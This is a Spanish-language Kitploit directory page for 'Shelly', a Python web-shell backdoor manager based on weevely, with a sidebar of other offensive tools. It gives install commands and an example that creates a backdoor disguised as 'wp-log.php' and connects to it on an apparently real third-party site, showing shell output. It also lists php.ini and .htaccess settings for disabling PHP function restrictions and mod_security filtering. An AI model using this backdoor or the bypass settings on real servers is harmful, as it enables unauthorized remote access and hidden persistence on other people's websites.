
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Shelly — Gestor simple de backdoors con Python (basado en weevely) | Kitploit

Herramientas/GitHubGitHub/tegal1337/shelly
Generación de PayloadsExplotación de Aplicaciones WebPruebas de PenetraciónHerramienta de Acceso Remoto
GitHubtegal1337/shelly

Shelly

Gestor simple de backdoors con Python (basado en weevely)
Ver Repositorio
963436hace 1 añoRevisado por Kitploit
Sitio web
Compartir

Shelly | Gestor de Backdoors Simple con Python (basado en weevely)

Screenshoot
Shelly es una herramienta simple escrita en Python, que sirve para acceder remotamente a un sitio web

Instalación :

$ git clone https://github.com/tegal1337/Shelly
$ cd Shelly
$ python3 shell.py

Requisitos :

sudo pip install -r requirements.txt

Ejemplo :


python3 shell.py -g wp-log -p tegal1337
   ______      ____
  / __/ / ___ / / __ __
 _\ \/ _ / -_/ / / // /
/___/_//_\__/_/_/\_, /
                /___/  v.1
--------------------------
Python shell - Tegal1337 |
Generar :
[+] ./backdoor.py -g "nama_shell" -p "password"
Conectar al Servidor :
[+] ./backdoor.py -u "url_shell" -p "password"

Backdoor creado exitosamente con el nombre wp-log.php y la contraseña tegal1337

dalpan@Tegal1337:~/Tools$ python3 shell.py -u "https://www.pamz3d.com/wp-log.php" -p tegal1337
/opt/lampp/htdocs/php-futsal$ id
uid=501(pamz3d) gid=501(pamz3d) groups=501(pamz3d)

Screenshoot Screenshoot

Deshabilitar Bypass de Funciones :

  • buscar la carpeta con permisos 777 (rwx rwx rwx)
  • Subir el archivo php.ini
safe_mode = OFF
disable_functions = NONE
  • Y subir el archivo .htaccess
SecFilterEngine Off
SecFilterScanPOST Off

Artículo :

  • https://blog.tegalsec.org/meremote-sebuah-website-menggunakan-backdoor-python/

Contacto :

  • Email : [email protected]

Apoya a nuestra organización donando

Foo

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






